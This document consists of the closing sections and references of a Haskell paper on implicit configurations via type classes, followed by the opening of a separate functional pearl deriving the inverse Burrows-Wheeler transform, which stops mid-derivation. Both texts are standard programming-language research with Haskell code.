## 6.2 Implicit Parameters

Our approach to the configurations problem is in the same implicit spirit as Lewis et al.’s implicit parameters [19]. Emulating LISP’s dynamically-scoped variables (as explained by Queinnec [28] among others), Lewis et al. extend Haskell’s type-class constraints like *Modular s a* with implicit-parameter constraints like ?*modulus* :: *a*. Under this proposal, modular arithmetic would be implemented by code such as

```
add :: (Integral a, ?modulus :: a) ⇒ a → a → a
add a b = mod (a + b) ?modulus
mul :: (Integral a, ?modulus :: a) ⇒ a → a → a
mul a b = mod (a × b) ?modulus
```

The type checker can infer the signatures above. The implicit parameter ?*modulus* can be assigned a value within a dynamic scope using a new **with** construct; for example:<sup>5</sup>

```
add (mul 3 3) (mul 5 5) with ?modulus = 4 -- evaluates to 2
```

Lewis et al., like us, intend to solve the configurations problem, so the programming examples they give to justify their work apply equally to ours. Both approaches rely on dictionaries, which are arguments implicitly available to any polymorphic function with a quantified type. Dictionary arguments are passed like any other argument at run-time, but they are hidden from the term representation and managed by the compiler, so the program is less cluttered.

Whereas we take advantage of the type-class system, implicit parameters augment it. Lewis et al. frame their work as “the first half of a larger research programme to de-construct the complex type class system of Haskell into simpler, orthogonal language features”. Unfortunately, because implicit parameters are a form of dynamic scoping, they interact with the type system in several undesirable ways [26]:

<sup>5</sup>In the Glasgow Haskell Compiler, implicit parameters are bound not using a separate **with** construct but using a special **let** or **where** binding form, as in **let** ?*modulus* = 4 **in** add (mul 3 3) (mul 5 5). We stick with Lewis et al.’s notation here.

1. It is not sound to inline code (in other words, to  $\beta$ -reduce) in the presence of implicit parameters.
2. A term's behavior can change if its signature is added, removed, or changed.
3. Generalizing over implicit parameters is desirable, but may contradict the monomorphism restriction.
4. Implicit parameter constraints cannot appear in the context of a class or instance declaration.

One may claim that the many troubles of implicit parameters come from the monomorphism restriction, which ought to be abandoned. Without defending the monomorphism restriction in any way, we emphasize that trouble (such as unexpected loss of sharing and undesired generalization) would still remain without the monomorphism restriction. Hughes [9, Section 6] shows a problem that arises exactly when the monomorphism restriction does not apply.

The trouble with implicit parameters begins when multiple configurations come into play in the same program, as Lewis et al. allow. We blame the trouble on the fact that implicit parameters express configuration dependencies in dynamic scopes, whereas we express those dependencies in static types. Dynamic scopes change as the program executes, whereas static types do not. Because dependencies should not change once established by the programmer, static types are more appropriate than dynamic scopes for carrying multiple configurations. Expressing value dependencies in static types is the essence of type classes, which our solution relies on. Because Haskell programmers are already familiar with type classes, they can bring all their intuitions to bear on the propagation of configuration data, along with guarantees of coherence. In particular, a type annotation can always be added without ill effects.

We ask the programmer to specify which configurations to pass where by giving type annotations. Taking advantage of type flow as distinct from data flow in this way enables notation that can be more flexible than extending the term language as Lewis et al. propose, yet more concise than passing function arguments explicitly. Appendix A of our technical report [15] shows a real-world example, where we contrast our type-based approach more concretely with the scope-based approach of implicit parameters.

Because we tie configuration dependencies to type variables, we can easily juggle multiple sets of configurations active in the same scope, such as multiple modular numbers with different moduli. More precisely, we use phantom types to distinguish between multiple instances of the same configuration class. For example, if two moduli are active in the same scope, two instances *Modular s<sub>1</sub> a* and *Modular s<sub>2</sub> a* are available and do not overlap with each other. Another way to make multiple instances available while avoiding the incoherence problem caused by overlapping instances is to introduce *named instances* into the language, as proposed by Kahl and Scheffczyk [13]. By contrast, when multiple implicit parameters with the same name and type are active in the same scope, Hughes [9] cautions that “programmers must just be careful!”

One way to understand our work is that we use the coherence of type classes to temper ambiguous overloading among multiple implicit parameters. There is a drawback to using types to propagate configurations, though: any dependency must be expressed in types, or the overloading will be rejected as unresolved or ambiguous. For example, whereas *sort* can have the type

```
sort :: (?compare :: a → a → Ordering) ⇒ [a] → [a]
```

with implicit parameters, the analogous type on our approach

```
sort :: Compare s a ⇒ [a] → [a] -- illegal
```

```
class Compare s a where compare :: s → a → a → Ordering
```

is illegal because the phantom type *s* does not appear in the type  $[a] \rightarrow [a]$ . Instead, we may write one of the following signatures.

```
sort₁ :: Compare s a ⇒ s → [a] → [a] -- ok
sort₂ :: Compare s a ⇒ [M s a] → [M s a] -- ok
```

Using *sort<sub>1</sub>* is just like passing the comparison function as an explicit argument. Using *sort<sub>2</sub>* is just like defining a type class to compare values. Standard Haskell already provides for both of these possibilities, in the form of the *sortBy* function and the *Ord* class. We have nothing better to offer than using them directly, except we effectively allow an instance of the *Ord* class to be defined locally, in case a comparison function becomes known only at run time. By contrast, a program that uses only one comparison function (so that coherence is not at stake) can be written more succinctly and intuitively using implicit parameters, or even *unsafePerformIO*.

This problem is essentially the ambiguity of *show ∘ read*. Such overloading issues have proven reasonably intuitive for Haskell programmers to grasp and fix, if only disappointedly. The success of type classes in Haskell suggests that the natural type structure of programs often makes expressing dependencies easy. Our examples, including the additional example in Appendix A of our technical report [15], illustrate this point. Nevertheless, our use of types to enforce coherence incurs some complexity that is worthwhile only in more advanced cases of the configurations problem, when multiple configurations are present.

### 6.3 Other Related Work

Our use of FFI treats the type (class) system as foreign to values, and uses phantom types to bridge the gap. Blume’s foreign function interface for SML/NJ [2] also uses phantom types extensively—for array dimensions, *const*-ness of objects, and even names of C structures. For names of C structures, he introduces type constructors for each letter that can appear in an identifier. The present paper shows how to reflect strings into types more frugally.

We showed how to specialize code at run time with different sets of primitive operations (such as for modular arithmetic). Our approach in this regard is related to overloading but specifically not partial evaluation, nor run-time code generation. It can however be fruitfully complemented by partial evaluation [10], for example when an integral modulus is fixed at compile time. In our approach, specialized code can use custom data representations.

The example in Section 5.2 shows that we effectively select a particular class instance based on run-time values. We are therefore “faking it” [21]—faking a dependent type system—more than before. McBride’s paper [21] provides an excellent overview of various approaches to dependent types in Haskell. In approaches based on type classes, Haskell’s coherence property guarantees that each type represents at most one value (of a given type), so compile-time type equality entails (that is, soundly approximates) run-time value equality. Appendix A demonstrates the utility of this entailment.

McBride mentions that, with all the tricks, the programmer still must decide if data belong in compile-time types or run-time terms. “The barrier represented by  $::$  has not been broken, nor is it likely to be in the near future.” If our *reflect* and especially *reify* functions have not broken the barrier, they at least dug a tunnel underneath.

## 7. CONCLUSIONS

We have presented a solution to the configurations problem that satisfies our desiderata. Although its start-up cost in complexity is higher than previous approaches, it is more flexible and robust, especially in the presence of multiple configurations. We have shifted the burden of propagating user preferences from the programmer to the type checker. Hence, the configuration data are statically typed, and differently parameterized pieces of code are statically separated. Type annotations are required, but they are infrequent and

mostly attached to top-level terms. The compiler will point out if a type annotation is missing, as a special case of the monomorphism restriction. By contrast, implicit parameters interact badly with the type system, with or without the monomorphism restriction.

Our solution leads to intuitive term notation: run-time configuration parameters can be referred to just like compile-time constants in global scope. We can propagate any type of configuration data—numbers, strings, polymorphic functions, closures, and abstract data like *IO* actions. Our code only uses *unsafePerformIO* as part of FFI, so no dynamic typing is involved. Furthermore, *unsafePerformIO* is unnecessary for the most frequent parameter types—numbers, lists, and strings. At run-time, our solution introduces negligible time and space overhead: linear in the size of the parameter data or pointers to them, amortized over their lifetimes. Our solution is available in Haskell today; this paper shows all needed code.

Our solution to the configurations problem lends itself to performance optimizations by dynamically dispatching to specialized, optimized versions of code based on run-time input values. The optimized versions of code may use specialized data representations, whose separation is statically guaranteed. Refactoring existing code to support such run-time parameterization requires minimum or no changes, and no code duplication.

Our approach relies on phantom types, polymorphic recursion, and higher-rank polymorphism. To propagate values via types, we build a family of types, each corresponding to a unique value. In one direction, a value is reified into its corresponding type by a polymorphic recursive function with a higher-rank continuation argument. In the other direction, a type is reflected back into its corresponding value by a type class whose polymorphic instances encompass the type family. In effect, we emulate local type-class instance declarations by choosing, at run time, the appropriate instance indexed by the member of the type family that reifies the desired dictionary. This emulation suggests adding local instances to Haskell, with a restriction that we conjecture preserves principal types and coherence. This technique allows Haskell’s existing type system to emulate dependent types even more closely.

## 8. ACKNOWLEDGEMENTS

Thanks to Jan-Willem Maessen, Simon Peyton Jones, Andrew Pimlott, Gregory Price, Stuart Shieber, Dylan Thurston, and the anonymous reviewers for the 2004 ICFP and Haskell Workshop. The second author is supported by the United States National Science Foundation Grant BCS-0236592.

## 9. REFERENCES

- [1] J. Adriano. Re: I need some help. Message to the Haskell mailing list; <http://www.mail-archive.com/haskell@haskell.org/msg10565.html>, 26 Mar. 2002.
- [2] M. Blume. No-longer-foreign: Teaching an ML compiler to speak C “natively”. In P. N. Benton and A. Kennedy, editors, *BABEL’01: 1st International Workshop on Multi-Language Infrastructure and Interoperability*, number 59(1) in Electronic Notes in Theoretical Computer Science, Amsterdam, Nov. 2001. Elsevier Science.
- [3] A. Bromage. Dealing with configuration data. Message to the Haskell mailing list; <http://www.haskell.org/pipermail/haskell-cafe/2002-September/003411.html>, Sept. 2002.
- [4] M. Chakravarty, S. Finne, F. Henderson, M. Kowalczyk, D. Leijen, S. Marlow, E. Meijer, S. Panne, S. L. Peyton Jones, A. Reid, M. Wallace, and M. Weber. The Haskell 98 foreign function interface 1.0: An addendum to the Haskell 98 report. <http://www.cse.unsw.edu.au/~chak/haskell/ffi/>, 2003.
- [5] K. Claessen. Dealing with configuration data. Message to the Haskell mailing list; <http://www.haskell.org/pipermail/haskell-cafe/2002-September/003419.html>, Sept. 2002.
- [6] C. V. Hall, K. Hammond, S. L. Peyton Jones, and P. L. Wadler. Type classes in Haskell. *ACM Transactions on Programming Languages and Systems*, 18(2):109–138, Mar. 1996.
- [7] L. Hu et al. Dealing with configuration data. Messages to the Haskell mailing list; <http://www.haskell.org/pipermail/haskell-cafe/2002-September/thread.html>, Sept. 2002.
- [8] J. Hughes. Restricted datatypes in Haskell. In E. Meijer, editor, *Proceedings of the 1999 Haskell Workshop*, number UU-CS-1999-28 in Tech. Rep. Department of Computer Science, Utrecht University, 1999.
- [9] J. Hughes. Global variables in Haskell. *Journal of Functional Programming*, 2001. To appear. <http://www.cs.chalmers.se/~rjmh/Globals.ps>.
- [10] M. P. Jones. Dictionary-free overloading by partial evaluation. In *Proceedings of the 1994 ACM SIGPLAN Workshop on Partial Evaluation and Semantics-Based Program Manipulation*, New York, 1994. ACM Press.
- [11] M. P. Jones. Type classes with functional dependencies. In G. Smolka, editor, *Programming Languages and Systems: Proceedings of ESOP 2000, 9th European Symposium on Programming*, number 1782 in Lecture Notes in Computer Science, pages 230–244, Berlin, 2000. Springer-Verlag.
- [12] W. Kahan. How Java’s floating-point hurts everyone everywhere. Invited talk, ACM 1998 Workshop on Java for High-Performance Network Computing; <http://www.cs.ucsb.edu/conferences/java98/papers/javahurt.pdf>, 1 Mar. 1998.
- [13] W. Kahl and J. Scheffczyk. Named instances for Haskell type classes. In R. Hinze, editor, *Proceedings of the 2001 Haskell Workshop*, number UU-CS-2001-23 in Tech. Rep., pages 71–99. Department of Computer Science, Utrecht University, 2 Sept. 2001.
- [14] O. Kiselyov. Pure file reading (was: Dealing with configuration data). Message to the Haskell mailing list; <http://www.haskell.org/pipermail/haskell-cafe/2002-September/003423.html>, Sept. 2002.
- [15] O. Kiselyov and C.-c. Shan. Functional pearl: Implicit configurations—or, type classes reflect the values of types. Technical Report TR-15-04, Harvard University, Cambridge, 2004.
- [16] I. Koren. *Computer Arithmetic Algorithms*. A K Peters, Natick, MA, 2002.
- [17] J. Launchbury and S. L. Peyton Jones. Lazy functional state threads. In *PLDI ’94: Proceedings of the ACM Conference on Programming Language Design and Implementation*, volume 29(6) of *ACM SIGPLAN Notices*, pages 24–35, New York, 1994. ACM Press.
- [18] J. Launchbury and S. L. Peyton Jones. State in Haskell. *Lisp and Symbolic Computation*, 8(4):293–341, Dec. 1995.
- [19] J. R. Lewis, M. B. Shields, E. Meijer, and J. Launchbury. Implicit parameters: Dynamic scoping with static types. In *POPL ’00: Conference Record of the Annual ACM Symposium on Principles of Programming Languages*, pages 108–118, New York, 2000. ACM Press.
- [20] S. Liang, P. Hudak, and M. Jones. Monad transformers and modular interpreters. In *POPL ’95: Conference Record of the Annual ACM Symposium on Principles of Programming Languages*, pages 333–343, New York, 1995. ACM Press.
- [21] C. McBride. Faking it: Simulating dependent types in Haskell. *Journal of Functional Programming*, 12(4–5):375–392, 2002.
- [22] P. L. Montgomery. Modular multiplication without trial division. *Mathematics of Computation*, 44(170):519–521, Apr. 1985.
- [23] C. Okasaki. From fast exponentiation to square matrices: An adventure in types. In *ICFP ’99: Proceedings of the ACM International Conference on Functional Programming*, volume 34(9) of *ACM SIGPLAN Notices*, pages 28–35, New York, 1999. ACM Press.
- [24] OpenSSL. The open source toolkit for SSL/TLS. Version 0.9.7d; <http://www.openssl.org/>, 17 Mar. 2004.
- [25] B. Parhami. *Computer Arithmetic: Algorithms and Hardware Designs*. Oxford University Press, New York, 2000.
- [26] S. L. Peyton Jones. Solution to the monomorphism restriction/implicit parameter problem. Message to the Haskell mailing list; <http://www.haskell.org/pipermail/haskell/2003-August/012412.html>, 5 Aug. 2003.
- [27] S. L. Peyton Jones and M. B. Shields. Lexically-scoped type variables, Mar. 2002. To be submitted to Journal of Functional Programming.
- [28] C. Queinnec. *Lisp in Small Pieces*. Cambridge University Press, Cambridge, 1996.
- [29] G. Russell. Initialisation without *unsafePerformIO*. Message to the Haskell mailing list; <http://www.haskell.org/pipermail/haskell/2004-June/014104.html>, June 2004.
- [30] M. A. Soderstrand, W. K. Jenkins, G. A. Jullien, and F. J. Taylor, editors. *Residue Number System Arithmetic: Modern Applications in Digital Signal Processing*. IEEE Computer Society Press, Washington, DC, 1986.
- [31] D. Thurston. Modular arithmetic. Messages to the Haskell mailing list; <http://www.haskell.org/pipermail/haskell-cafe/2001-August/002132.html>; <http://www.haskell.org/pipermail/haskell-cafe/2001-August/002133.html>, 21 Aug. 2001.
- [32] V. Trifonov. Simulating quantified class constraints. In *Proceedings of the 2003 Haskell Workshop*, pages 98–102, New York, 2003. ACM Press.
- [33] P. L. Wadler and S. Blott. How to make *ad-hoc* polymorphism less *ad hoc*. In *POPL ’89: Conference Record of the Annual ACM Symposium on Principles of Programming Languages*, pages 60–76, New York, 1989. ACM Press.

## FUNCTIONAL PEARLS

### *Inverting the Burrows-Wheeler Transform*

RICHARD BIRD and SHIN-CHENG MU

*Programming Research Group, Oxford University  
Wolfson Building, Parks Road, Oxford, OX1 3QD, UK*

---

#### **Abstract**

Our aim in this pearl is to exploit simple equational reasoning to derive the inverse of the Burrows-Wheeler transform from its specification. We also outline how to derive the inverse of two more general versions of the transform, one proposed by Schindler and the other by Chapin and Tate.

---

#### **1 Introduction**

The Burrows-Wheeler Transform (Burrows & Wheeler, 1994) is a method for permuting a string with the aim of bringing repeated characters together. As a consequence, the permuted string can be compressed effectively using simple techniques such as move-to-front or run-length encoding. In (Nelson, 1996), the article that brought the BWT to the world's attention, it was shown that the resulting compression algorithm could outperform many commercial programs available at the time. The BWT has now been integrated into a high-performance utility **bzip2**, available from (Seward, 2000).

Clearly the best way of bringing repeated characters together is just to sort the string. But this idea has a fatal flaw as a preliminary to compression: there is no way to recover the original string unless the complete sorting permutation is produced as part of the output. Instead, the BWT achieves a more modest permutation, one that aims to bring some but not all repeated characters into adjacent positions. Moreover, the transform can be inverted using a single additional piece of information, namely an integer  $b$  in the range  $0 \leq b < n$ , where  $n$  is the length of the output (or input) string.

It often puzzles people, at least on a first encounter, as to why the BWT is invertible and how the inversion is actually carried out. We identify the fundamental reason why inversion is possible and use it to derive the inverse transform from its specification. As a bonus, we can further derive the inverse of two variations of the BWT transform, one proposed in (Schindler, 1997), another in (Chapin & Tate, 1998).

## 2 Defining the BWT

The BWT is specified by two functions:  $bwp :: String \rightarrow String$ , which permutes the string and  $bwn :: String \rightarrow Int$ , which computes the supplementary integer. The restriction to strings is not essential to the transform, and we can take  $bwp$  to have the Haskell type  $Ord a \Rightarrow [a] \rightarrow [a]$ , so lists of any type will do provided there is a total ordering relation on the elements. The function  $bwp$  is defined by

$$bwp = map last \cdot lexsort \cdot rots \quad (1)$$

The function  $lexsort :: Ord a \Rightarrow [[a]] \rightarrow [[a]]$  sorts a list of lists into lexicographic order and is considered in greater detail in the following section. The function  $rots$  returns the rotations of a list and is defined by

$$\begin{aligned} rots &:: [a] \rightarrow [[a]] \\ rots xs &= take (length xs) (iterate lrot xs) \end{aligned}$$

where  $lrot xs = tail xs ++ [head xs]$ , so  $lrot$  performs a single left rotation. In words, (1) reads: take the last column in the lexicographically sorted matrix of rotations of the input. The definition of  $bwp$  is constructive, but we won't go into details – at least, not in this pearl – as to how the program can be made more efficient.

The function  $bwn$  is specified by

$$lexsort (rots xs) !! bwn xs = xs \quad (2)$$

where  $ys !! k$  returns the element of  $ys$  in position  $k$ . In words,  $bwn xs$  returns some position at which  $xs$  occurs in the sorted list of rotations of  $xs$ . If  $xs$  is a repeated string, then  $rots xs$  will contain duplicates, so  $bwn xs$  is not defined uniquely by (2).

As an illustration, consider the string **yokohama**. The rotations and the lexicographically sorted rotations are as follows:

y o k o h a m a	0 a m a y o k o h
o k o h a m a y	1 a y o k o h a m
k o h a m a y o	2 h a m a y o k o
o h a m a y o k	3 k o h a m a y o
h a m a y o k o	4 m a y o k o h a
a m a y o k o h	5 o h a m a y o k
m a y o k o h a	6 o k o h a m a y
a y o k o h a m	7 y o k o h a m a

The output of  $bwp$  is the string **hmooakya**, the last column of the second matrix, and  $bwn "yokohama" = 7$  because row number 7 in the sorted matrix of rotations is the input string.

The BWT helps compression because it brings together characters with a common context. To give a brief illustration, an English text may contain many occurrences of words such as “this”, “the”, “that” and some occurrences of “where”, “when”, “she”, “he” (with a space), etc. Consequently, many of the rotations beginning with “h” will end with a “t”, some with a “w”, an “s” or a space. The chance is smaller that a rotation beginning with “h” would end in a “x”, a “q”, or an “u”, etc. Thus the BWT brings together a subset of the letters, say, those “t”s,

“w”s and “s”s. A move-to-front encoding phase is then able to convert the characters into a series of small-numbered indexes, which improves the effectiveness of entropy-based compression techniques such as Huffman or arithmetic coding. For a fuller understanding of the role of the BWT in data compression, consult (Burrows & Wheeler, 1994; Nelson, 1996).

The inverse transform  $unbwt :: Ord a \Rightarrow Int \rightarrow [a] \rightarrow [a]$  is specified by

$$unbwt(bwn\ xs)(bwp\ xs) = xs \quad (3)$$

To compute  $unbwt$  we have to show how the matrix of lexicographically sorted rotations, or at least row number  $t$ , where  $t = bwn\ xs$ , can be recreated solely from the knowledge of its last column. To do so we need to examine lexicographic sorting in more detail.

### 3 Lexicographic sorting

Let  $(\leq) :: a \rightarrow a \rightarrow Bool$  be a linear ordering on  $a$ . Define  $(\leq_k) :: [a] \rightarrow [a] \rightarrow Bool$  inductively by

$$\begin{aligned} xs \leq_0 ys &= True \\ (x : xs) \leq_{k+1} (y : ys) &= x < y \vee (x = y \wedge xs \leq_k ys) \end{aligned}$$

The value  $xs \leq_k ys$  is defined whenever the lengths of  $xs$  and  $ys$  are both no smaller than  $k$ .

Now, let  $sort(\leq_k) :: [[a]] \rightarrow [[a]]$  be a stable sorting algorithm that sorts an  $n \times n$  matrix, given as a list of lists, according to the ordering  $\leq_k$ . Thus  $sort(\leq_k)$ , which we henceforth abbreviate to  $sort k$ , sorts a matrix on its first  $k$  columns. Stability means that rows with the same first  $k$  elements appear in their original order in the output matrix. By definition,  $lexsort = sort n$ .

Define  $cols j = map(take j)$ , so  $cols j$  returns the first  $j$  columns of a matrix. Our aim in this section is to establish the following fundamental relationship, which is the key property for establishing the existence of an algorithm for inverting the BWT. Provided  $1 \leq j \leq k$ , we have

$$cols j \cdot sort k \cdot rots = sort 1 \cdot cols j \cdot map rrot \cdot sort k \cdot rots \quad (4)$$

The function  $rrot$  denotes a single right rotation, defined by  $rrot xs = last xs : init xs$ . Equation (4) looks daunting, but take  $j = n$  (so  $cols j$  is the identity) and  $k = n$  (so  $sort k$  is a complete lexicographic sorting). Then (4) states that the following transformation on the sorted rotations is the identity: move the last column to the front and resort the rows on the new first column. As we will see, this implies that the permutation that produces the first column from the last column is the same as that which produces the second from the first, and so on.

To prove (4) we will need some basic properties of rotations and sorting. For rotations, one identity suffices:

$$map rrot \cdot rots = rrot \cdot rots \quad (5)$$

More generally, applying a rotation to the columns of a matrix of rotations has the same effect as applying the same rotation to the rows.

For sorting we will need

$$\text{sort } k \cdot \text{map rrot}^k = (\text{sort } 1 \cdot \text{map rrot})^k \quad (6)$$

where  $f^k$  is the composition of  $f$  with itself  $k$  times. Equivalently, equation (6) can be read as  $\text{sort } k = (\text{sort } 1 \cdot \text{map rrot})^k \cdot \text{map lrot}^k$ . This identity formalises the fact that one can sort a matrix on its first  $k$  columns by first rotating the matrix to bring these columns into the last  $k$  positions, and then repeating  $k$  times the process of rotating the last column into first position and *stably* sorting according to the first column only. Since  $\text{map rrot}^n = \text{id}$ , the initial processing is omitted in the case  $k = n$ , and we have the standard definition of *radix sort*. In this context see (Gibbons, 1999) which deals with the derivation of radix sorting in a more general setting.

Substituting  $k + 1$  for  $k$  in (6) and expanding the right-hand side, we obtain

$$\text{sort } (k + 1) \cdot \text{map rrot}^{k+1} = \text{sort } 1 \cdot \text{map rrot} \cdot \text{sort } k \cdot \text{map rrot}^k$$

Since  $\text{rrot}^k \cdot \text{rrot}^{n-k} = \text{rrot}^n = \text{id}$  we can compose both sides with  $\text{map rrot}^{n-k}$  to obtain

$$\text{sort } (k + 1) \cdot \text{map rrot} = \text{sort } 1 \cdot \text{map rrot} \cdot \text{sort } k \quad (7)$$

Finally, we will need the following two properties of columns. Firstly, for arbitrary  $j$  and  $k$ :

$$\text{cols } j \cdot \text{sort } k = \text{cols } j \cdot \text{sort } (j \mathbf{min} k) = \text{sort } (j \mathbf{min} k) \cdot \text{cols } j \quad (8)$$

In particular,  $\text{cols } j \cdot \text{sort } k = \text{cols } j \cdot \text{sort } j$  whenever  $j \leq k$ . Furthermore, since  $\text{sort } k$  sorts the list of strings by the first  $k$  characters only, we have:

$$\text{cols } j \cdot \text{sort } k \cdot \text{perm} = \text{cols } j \cdot \text{sort } k \quad (9)$$

whenever  $j \leq k$  and  $\text{perm}$  is any function that permutes its argument.

Having introduced the fundamental properties (5), (7), (8) and (9), we can now prove (4). With  $1 \leq j \leq k$  we reason:

$$\begin{aligned} & \text{sort } 1 \cdot \text{cols } j \cdot \text{map rrot} \cdot \text{sort } k \cdot \text{rots} \\ = & \quad \{\text{by (8)}\} \\ & \text{cols } j \cdot \text{sort } 1 \cdot \text{map rrot} \cdot \text{sort } k \cdot \text{rots} \\ = & \quad \{\text{by (7)}\} \\ & \text{cols } j \cdot \text{sort } (k + 1) \cdot \text{map rrot} \cdot \text{rots} \\ = & \quad \{\text{by (8)}\} \\ & \text{cols } j \cdot \text{sort } k \cdot \text{map rrot} \cdot \text{rots} \\ = & \quad \{\text{by (5)}\} \\ & \text{cols } j \cdot \text{sort } k \cdot \text{rrot} \cdot \text{rots} \\ = & \quad \{\text{by (9)}\} \\ & \text{cols } j \cdot \text{sort } k \cdot \text{rots} \end{aligned}$$

Thus, (4) is established.

```

recreate :: Ord a => Int -> [a] -> [[a]]
recreate 0      = map (const [])
recreate (j+1) = sortby leq . join . fork (id, recreate j)
  where leq us vs = head us <= head vs
        join = uncurry (zipWith (:))
        fork (f,g) x = (f x, g x)

```

Fig. 1. Computation of *recreate*

#### 4 The derivation

Our aim is to develop a program that reconstructs the sorted matrix from its last column. In other words, we aim to construct  $\text{sort } n \cdot \text{rots} \cdot \text{unbwt } t$ . In fact, we will try to construct a more general expression  $\text{cols } j \cdot \text{sort } k \cdot \text{rots} \cdot \text{unbwt } t$  (of which the former expression is the case  $j = k = n$ ) because the more general expression is used in the two variants of the BWT described in Sections 5 and 6.

First observe that for  $0 \leq j$ ,

$$\text{cols } (j + 1) \cdot \text{map rrot} = \text{join} \cdot \text{fork} (\text{map last}, \text{cols } j) \quad (10)$$

where  $\text{join } (xs, xss) = \text{zipWith } (:) xs xss$  is the matrix  $xss$  with  $xs$  adjoined as a new first column, and  $\text{fork } (f, g) x = (f x, g x)$ . Hence

$$\begin{aligned}
& \text{cols } (j + 1) \cdot \text{sort } k \cdot \text{rots} \cdot \text{unbwt } t \\
= & \quad \{\text{by (4)}\} \\
& \text{sort } 1 \cdot \text{cols } (j + 1) \cdot \text{map rrot} \cdot \text{sort } k \cdot \text{rots} \cdot \text{unbwt } t \\
= & \quad \{\text{by (10)}\} \\
& \text{sort } 1 \cdot \text{join} \cdot \text{fork} (\text{map last}, \text{cols } j) \cdot \text{sort } k \cdot \text{rots} \cdot \text{unbwt } t \\
= & \quad \{\text{since } \text{fork } (f, g) \cdot h = \text{fork } (f \cdot h, g \cdot h)\} \\
& \text{sort } 1 \cdot \text{join} \cdot \text{fork} (\text{map last} \cdot \text{sort } k \cdot \text{rots} \cdot \text{unbwt } t, \\
& \quad \text{cols } j \cdot \text{sort } k \cdot \text{rots} \cdot \text{unbwt } t)
\end{aligned}$$

In particular, consider  $t = \text{bwn } xs$  for an input  $xs$  and  $k = n$ , the length of  $xs$ . Since  $\text{bwp} = \text{map last} \cdot \text{sort } n \cdot \text{rots}$ , and  $\text{bwp} (\text{unbwt } t \cdot xs) = xs$ , the equality shown above reduces to:

$$\begin{aligned}
& (\text{cols } (j + 1) \cdot \text{sort } n \cdot \text{rots} \cdot \text{unbwt } t) \cdot xs \\
= & (\text{sort } 1 \cdot \text{join} \cdot \text{fork} (\text{id}, \text{cols } j \cdot \text{sort } n \cdot \text{rots} \cdot \text{unbwt } t)) \cdot xs
\end{aligned}$$

Setting  $\text{recreate } j = \text{cols } j \cdot \text{sort } n \cdot \text{rots} \cdot \text{unbwt } t$ , we have just constructed a recursive definition for *recreate*:

$$\begin{aligned}
\text{recreate } 0 &= \text{map } (\text{const } []) \\
\text{recreate } (j + 1) &= \text{sort } 1 \cdot \text{join} \cdot \text{fork} (\text{id}, \text{recreate } j)
\end{aligned}$$

The Haskell code for *recreate* is given in Figure 1. The function  $\text{sortby} :: \text{Ord } a \Rightarrow (a \rightarrow a \rightarrow \text{Bool}) \rightarrow [a] \rightarrow [a]$  is a stable sorting algorithm. It is identical to the standard function *sortBy* except for a slightly different type.

Now we know that *recreate* reconstructs the entire matrix, we just need to pick

a particular row. Taking  $j = n$ , we have  $\text{unbwt } t = (!! t) \cdot \text{recreate } n$ . The problem is that this implementation of  $\text{unbwt}$  involves computing  $\text{sort } 1$  a total of  $n$  times. To avoid repeated sorting, observe that  $\text{recreate } 1 \text{ ys} = \text{sort } \text{ys}$ , where the function  $\text{sort}$  now sorts a list rather than a matrix of one column. Furthermore, for some suitable permutation  $\text{sp}$  we have

$$\text{sort } \text{ys} = \text{permby } \text{sp } \text{ys}$$

where  $\text{permby} :: (\text{Int} \rightarrow \text{Int}) \rightarrow [\text{a}] \rightarrow [\text{a}]$  applies a permutation to a list:

$$\text{permby } p [x_0, \dots, x_{n-1}] = [x_{p(0)}, \dots, x_{p(n-1)}]$$

It follows that

$$\text{recreate } (j + 1) \text{ ys} = \text{join} (\text{permby } \text{sp } \text{ys}, \text{permby } \text{sp } (\text{recreate } j \text{ ys}))$$

Equivalently,

$$\text{recreate } n \text{ ys} = \text{transpose} (\text{take } n (\text{iterate1} (\text{permby } \text{sp}) \text{ ys})) \quad (11)$$

where  $\text{transpose} :: [[\text{a}]] \rightarrow [[\text{a}]]$  is the standard Haskell function for transposing a matrix and  $\text{iterate1} = \text{tail} \cdot \text{iterate}$ . The  $t$ th row of a matrix is the  $t$ th column of the transposed matrix, that is,  $(!! t) \cdot \text{transpose} = \text{map} (!! t)$ , so we can use the naturality of  $\text{take } n$  to obtain

$$\text{unbwt } t \text{ ys} = \text{take } n (\text{map} (!! t) (\text{iterate1} (\text{permby } \text{sp}) \text{ ys}))$$

Suppose we define  $\text{spl} :: \text{Ord a} \Rightarrow [\text{a}] \rightarrow \text{Int} \rightarrow (\text{a}, \text{Int})$  by

$$\text{spl } \text{ys } i = \text{sort} (\text{zip } \text{ys} [1..]) !! i$$

where  $\text{sort}$  now sorts a list of pairs. Then

$$\text{spl } \text{ys } j = (\text{ys} !! \text{sp } j, \text{sp } j)$$

Hence

$$\text{map} (!! k) (\text{iterate1} (\text{permby } \text{sp}) \text{ ys}) = \text{thread} (\text{spl } \text{ys } k)$$

where  $\text{thread} (x, j) = x : \text{thread} (\text{spl } \text{ys } j)$ .

The final algorithm, written as a Haskell program, is given in Figure 2. In a real implementation, the sorting in  $\text{spl}$  would be performed by counting the histogram of the input, which can be done in linear time using a mutable array. The “threading” part can be performed in linear time, assuming constant-time array look-up. In (Seward, 2001) it was observed that the main inefficiency with the algorithm lies in the cache misses involved in the threading, arising as a result of accessing a large array in non-sequential order.

## 5 Schindler’s variation

The main variation of BWT is to exploit the general form of (4) rather than the special case  $k = n$ . Suppose we define

$$\text{bwpS } k = \text{map} \text{ last} \cdot \text{sort } k \cdot \text{rots}$$

```

unbwt :: Ord a => Int -> [a] -> [a]
unbwt t ys = take (length ys) (thread t)
  where spl i = sort (zip ys [0..]) !! i
        thread i = x : thread j
        where (x,j) = spl i

```

Fig. 2. Computation of *unbwt*

```

unbwt :: Ord a => Int -> Int -> [a] -> [a]
unbwt k p ys = us ++ reverse (take (length ys - k) vs)
  where us = yss !! p
        yss = recreate k ys
        vs = u:search k (reverse (zip yss ys)) (take k (u:us))
        u = ys !! p

search :: Eq a => Int -> [[(a,a)] -> [a] -> [a]
search k table xs = x:search k table' (take k (x:xs))
  where (x,table') = dlookup table xs

dlookup :: Eq a => [(a,b)] -> a -> (b,[(a,b)])
dlookup ((a,b):abs) x = if a==x then (b,abs)
  else (c,(a,b):cds)
  where (c,cds) = dlookup abs x

```

Fig. 3. Computation of Schindler's variation

This version, which sorts only on the first  $k$  columns of the rotations of a list, was considered in (Schindler, 1997). The derivation of the previous section shows how we can recreate the first  $k$  columns of the sorted rotations from  $ys = bwp k xs$ , namely by computing *recreate k ys*.

The remaining columns cannot be computed in the same way. However, we can reconstruct the  $t$ th row, where  $t = bwn k xs$  and

$$sort k (rots xs) !! t = xs$$

